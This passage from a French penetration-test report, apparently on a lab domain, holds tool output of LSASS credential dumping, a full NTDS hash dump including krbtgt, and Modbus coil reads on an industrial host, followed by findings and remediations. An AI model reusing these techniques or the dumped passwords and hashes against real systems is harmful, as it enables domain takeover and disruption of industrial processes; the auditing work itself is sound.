SMB 192.168.11.19 445 WIN-APP [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:WIN-APP) (domain:esdown.local) (signing:False) (SMBv1:True)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.19:445 ... OK
SMB 192.168.11.19 445 WIN-APP [+] esdown.local\admindev:4dminD3v! (Pwn3d!)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.19:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.19:445 ... OK
LSASSY 192.168.11.19 445 WIN-APP ESDOWN\licence 1f0ebe12667812fcbad3f9a381cf1fd1
LSASSY 192.168.11.19 445 WIN-APP ESDOWN\Administrateur 45326b301de46e61795243b5a0be6605
LSASSY 192.168.11.19 445 WIN-APP ESDOWN.LOCAL\Administrateur Sup3rPass35
```

Dump de la base NTDS du DC à l'aide du compte Administrateur du domaine récupéré précédemment :

```
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.20:445 ... OK
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.20:135 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.11.20:49667 ... OK
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:45326b301de46e61795243b5a0be6605:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4449249154907a4f28cafc5c104a0aee:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
esdown.local\groger:1111:aad3b435b51404eeaad3b435b51404ee:acc75aa39845bed07f1f0d754220224a:::
esdown.local\slasal:1112:aad3b435b51404eeaad3b435b51404ee:acc75aa39845bed07f1f0d754220224a:::
esdown.local\vlaurene:1116:aad3b435b51404eeaad3b435b51404ee:acc75aa39845bed07f1f0d754220224a:::
esdown.local\mgautier:1117:aad3b435b51404eeaad3b435b51404ee:acc75aa39845bed07f1f0d754220224a:::
esdown.local\jkhalfa:1124:aad3b435b51404eeaad3b435b51404ee:671b9543f14639cc565ac32c18baf894:::
esdown.local\s fou:1125:aad3b435b51404eeaad3b435b51404ee:acc75aa39845bed07f1f0d754220224a:::
esdown.local\admin-debug:1127:aad3b435b51404eeaad3b435b51404ee:4320604201a373b5a249f4158d481999:::
esdown.local\admindev:1133:aad3b435b51404eeaad3b435b51404ee:8970cbc3e0fcac1e868f02b356d16a03:::
esdown.local\dnull:1134:aad3b435b51404eeaad3b435b51404ee:d9599c79f480811cf32beb862d3a3d3b:::
esdown.local\licence:1135:aad3b435b51404eeaad3b435b51404ee:1f0ebe12667812fcbad3f9a381cf1fd1:::
WIN-DC$:1000:aad3b435b51404eeaad3b435b51404ee:0506acf5fc0b8a16a140e5bb0ed72320:::
WIN-APP$:1104:aad3b435b51404eeaad3b435b51404ee:85427bb0d7ea7851c91fa5daf5fa91b7:::
WIN-DEV$:1130:aad3b435b51404eeaad3b435b51404ee:7b8fac7656690f7b3e9111f8a15e5386:::
[*] Cleaning up...
```

Découverte du réseau 192.168.20.0 (réseau industriel) sur WIN-DC:

Configuration IP de Windows

```
Nom de l'hôte . . . . . : WIN-DC
Suffixe DNS principal . . . . . : esdown.local
Type de noeud . . . . . : Hybride
Routage IP activé, . . . . . : Non
Proxy WINS activé, . . . . . : Non
Liste de recherche du suffixe DNS.: esdown.local
```

Carte Ethernet Ethernet :

```
Suffixe DNS propre à la connexion. . . :
Description. . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Adresse physique . . . . . : 08-00-27-B0-F9-47
DHCP activé, . . . . . : Non
Configuration automatique activée, . . : Oui
Adresse IPv6 de liaison locale. . . . . : fe80::e0be:5b3f:2ef5:5e0%6(pr,f,r,)
Adresse IPv4. . . . . : 192.168.11.20(pr,f,r,)
Masque de sous-réseau. . . . . : 255.255.255.0
Passerelle par défaut. . . . . : 192.168.11.254
IAID DHCPv6 . . . . . : 34078759
DUID de client DHCPv6. . . . . : 00-01-00-01-2D-4A-BF-C7-08-00-27-B0-F9-47
Serveurs DNS. . . . . : ::1
                        127.0.0.1
NetBIOS sur Tcpip. . . . . : Activé,
```

Carte Ethernet Ethernet 2 :

```
Suffixe DNS propre à la connexion. . . :
Description. . . . . : Intel(R) PRO/1000 MT Desktop Adapter #2
Adresse physique . . . . . : 08-00-27-5D-EE-FF
DHCP activé, . . . . . : Non
Configuration automatique activée, . . : Oui
Adresse IPv6 de liaison locale. . . . . : fe80::69cb:7727:3739:3963%3(pr,f,r,)
Adresse IPv4. . . . . : 192.168.20.100(pr,f,r,)
Masque de sous-réseau. . . . . : 255.255.255.0
Passerelle par défaut. . . . . : 192.168.20.254
IAID DHCPv6 . . . . . : 168296487
DUID de client DHCPv6. . . . . : 00-01-00-01-2D-4A-BF-C7-08-00-27-B0-F9-47
Serveurs DNS. . . . . : 127.0.0.1
NetBIOS sur Tcpip. . . . . : Activé,
```

Après avoir identifié l'hôte 192.168.20.20 sur le réseau industriel, il apparait que le port 502, utilisé par défaut par le protocole modbus, est ouvert. Ceci nous confirme bien que nous sommes sur le réseau industriel.

Lecture des coils et registers :

```
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 192.168.20.20:502 ... OK
values:
 1 (ad 00000):      1
 2 (ad 00001):      0
 3 (ad 00002):      0
 4 (ad 00003):      0
 5 (ad 00004):      0
 6 (ad 00005):      0
 7 (ad 00006):      0
 8 (ad 00007):      0
 9 (ad 00008):      0
10 (ad 00009):      0
```

Il est fortement probable qu'il soit possible d'écrire dans les adresses de registre et totalement couper la production (arrêt d'un tapis roulant en boucle par exemple).

Vulnérabilités identifiées

Exposition de données sensibles

VULN.OS.01	
Titre	Exposition de données sensibles
Composant(s) concerné(s)	WEBAPP
Exploitabilité	Modérée
Gravité	Moyenne
<p>Explication Technique :</p> <p>L'auditeur a pu énumérer les dossiers et fichiers du serveur web afin d'accéder à des ressources non autorisées depuis l'index complet de toutes les ressources situées à l'intérieur du répertoire.</p> <p>Action corrective :</p> <p>Les recommandations incluent la restriction de l'accès aux répertoires ou fichiers importants en adoptant une exigence de besoin d'en connaître pour la racine du document et du serveur, et en désactivant des fonctionnalités telles que les listes automatiques de répertoires qui pourraient exposer des fichiers privés et fournir des informations qui pourraient être utilisées par un attaquant lors de la formulation ou de la conduite d'une attaque.</p> <p>Difficulté de Mise en œuvre : Facile</p>	

Injection SQL

VULN.APP.01	
Titre	Injection SQL
Composant(s) concerné(s)	WEBAPP
Exploitabilité	Facile
Gravité	Critique
<p>Explication Technique :</p> <p>L'auditeur a détecté une injection SQL sur le champ produit de la page catalogue.html situé dans le répertoire /dev. Celle-ci permet à un attaquant de lire la base de données, lire des fichiers locaux de la machine et d'uploader un webshell afin de prendre directement la main sur le serveur web.</p> <p>Action corrective :</p> <p>Prévenir l'injection exige de séparer les données non fiables des commandes et requêtes :</p> <p>La meilleure option est d'utiliser une API saine qui évite complètement l'utilisation de l'interpréteur ou fournit une interface paramétrable, ou bien de migrer pour utiliser les outils d'Object Relational Mapping Tools (ORMs).</p> <p>Note : Attention aux API, telles les procédures stockées, qui sont paramétrables, mais qui pourraient introduire une Injection SQL si PL/SQL ou T-SQL concatène requêtes et données ou exécute des données non saines avec EXECUTE IMMEDIATE ou exec() ;</p> <p>Pour les données en entrée, une liste autorisée avec normalisation est recommandée, mais n'est pas une défense complète dans la mesure où de nombreuses applications requièrent des caractères spéciaux, par exemple les zones de texte ou les API pour les applications mobiles ;</p>	

Pour les requêtes dynamiques restantes, vous devriez soigneusement échapper les caractères spéciaux en utilisant la syntaxe d'échappement spécifique à l'interpréteur.

Note : Les structures SQL telles que les noms de table, les noms de colonne, et d'autres ne peuvent pas être échappées et les noms de structures venant de l'utilisateur doivent donc être considérés comme dangereuses. Ceci est un problème courant dans les logiciels d'aide à l'écriture de rapports ;

Il est conseillé d'utiliser LIMIT et autres contrôles SQL à l'intérieur des requêtes pour empêcher les divulgations massives de données dans le cas d'injection SQL.

Difficulté de Mise en œuvre : Moyenne

Scripts contenant des identifiants en clair

VULN.OS.02	
Titre	Scripts contenant des identifiants en clair
Composant(s) concerné(s)	WEBAPP, WIN-DEV
Exploitabilité	Facile
Gravité	Forte
<p>Explication Technique :</p> <p>L'auditeur a pu lire un script qui contenait les identifiants de la base de données ainsi que du compte root de la machine.</p> <p>Action corrective :</p> <p>Ne jamais laisser d'identifiants en clair dans des scripts. Utiliser un gestionnaire de secrets ou les stocker dans des fichiers de configurations séparés, protégés par des</p>	

permissions d'accès restrictives, et chiffrés. Il est également possible de demander le mot de passe à l'utilisateur lors de l'exécution du script au lieu de l'inclure dans le script.

Difficulté de Mise en œuvre : Facile

Serveur web non isolé

VULN.NET.01	
Titre	Serveur web non isolé
Composant(s) concerné(s)	WEBAPP
Exploitabilité	Facile
Gravité	Moyenne
<p>Explication Technique :</p> <p>L'auditeur a pu latéraliser sur le réseau interne de l'entreprise depuis le serveur Web.</p> <p>Action corrective :</p> <p>Il est important de segmenter le réseau afin d'isoler les composants exposés sur le web. Le serveur web en question devrait se situer dans une DMZ ou un VLAN isolé du réseau interne.</p> <p>Difficulté de Mise en œuvre : Facile</p>	


Compte « Guest » ou « anonymous » non désactivé sur le partage SMB / Utilisation du SMBv1

VULN.OS.03	
Titre	Compte « Guest » ou « anonymous » non désactivé sur le SMB / utilisation du SMBv1
Composant(s) concerné(s)	WIN-DEV
Exploitabilité	Facile
Gravité	Forte
<p>Explication Technique :</p> <p>L'auditeur a pu accéder au partage de fichiers SMB sans s'authentifier afin d'accéder à des ressources non autorisées en utilisant les comptes « guest » ou « anonymous » qui ne requièrent pas de mot de passe.</p> <p>Action corrective :</p> <p>Désactiver SMBv1 pour utiliser au minimum SMBv2 et s'assurer que les comptes « guest » et « anonymous » ne sont pas exploitables. Revoir les droits d'accès sur le partage de fichiers.</p> <p>Difficulté de Mise en œuvre : Facile</p>	

Mots de passes en clair dans le processus LSASS et la base LSA

VULN.OS.04	
Titre	Mots de passes en clair dans le processus LSASS
Composant(s) concerné(s)	WIN-APP, WIN-DEV
Exploitabilité	Modérée
Gravité	Forte
<p>Explication Technique :</p> <p>L'auditeur a pu lire des mots de passe en clair dans le processus LSASS et la base LSA.</p> <p>Action corrective :</p> <p>Désactiver Wdigest sur les machines concernées. Utiliser Credential Guard afin d'isoler le processus LSASS. Intégrer les comptes administrateur du domaine au groupe Protected User.</p> <p>Difficulté de Mise en œuvre : Moyen</p>	

Utilisation d'un compte administrateur du domaine sur WIN-APP.

VULN.OS.05	
Titre	Utilisation de comptes administrateur du domaine sur des machines pour lesquels ce n'est pas nécessaire.
Composant(s) concerné(s)	WIN-APP, WIN-DEV, WIN-DC
Exploitabilité	Facile
Gravité	Forte
<p>Explication Technique :</p> <p>L'auditeur a pu récupérer le mot de passe d'un compte administrateur du domaine dans la base LSA de la machine WIN-APP.</p> <p>Action corrective :</p> <p>Mettre les comptes administrateurs du domaine dans le groupe « Protected Users ».</p> <p>Mettre en place le principe du Tiering sur l'Active Directory afin de segmenter les ressources du domaine et leurs accès privilégiés en isolant les systèmes critiques afin d'empêcher la latéralisation.</p> <div style="display: flex; align-items: flex-start;"> <div style="margin-right: 20px;"> <p>Tier 0</p> <ul style="list-style-type: none"> - forte sensibilité (l'objectif est de réduire son exposition aux menaces) - peu de ressources <p>Tier 1</p> <ul style="list-style-type: none"> - essentiel aux valeurs métier - grande hétérogénéité <p>Tier 2</p> <ul style="list-style-type: none"> - moindre sensibilité (mais les usages conduisent à une forte exposition aux menaces) - beaucoup de ressources </div>  </div>	
Difficulté de Mise en œuvre : Difficile	

Utilisation du protocole Modbus non sécurisé.

VULN.OS.06	
Titre	Utilisation du protocole Modbus non sécurisé.
Composant(s) concerné(s)	ICS 1
Exploitabilité	Facile
Gravité	Forte
<p>Explication Technique :</p> <p>L'auditeur pourrait éditer les coils et registers du système industriel.</p> <p>Action corrective :</p> <p>Mettre en place le Protocol Modbus Secure et isoler le système industriel en le mettant dans un VLAN dédié. Durcir les règles de pare-feu afin de rendre plus difficile l'identification du protocole Modbus.</p> <p>Difficulté de Mise en œuvre : Difficile</p>	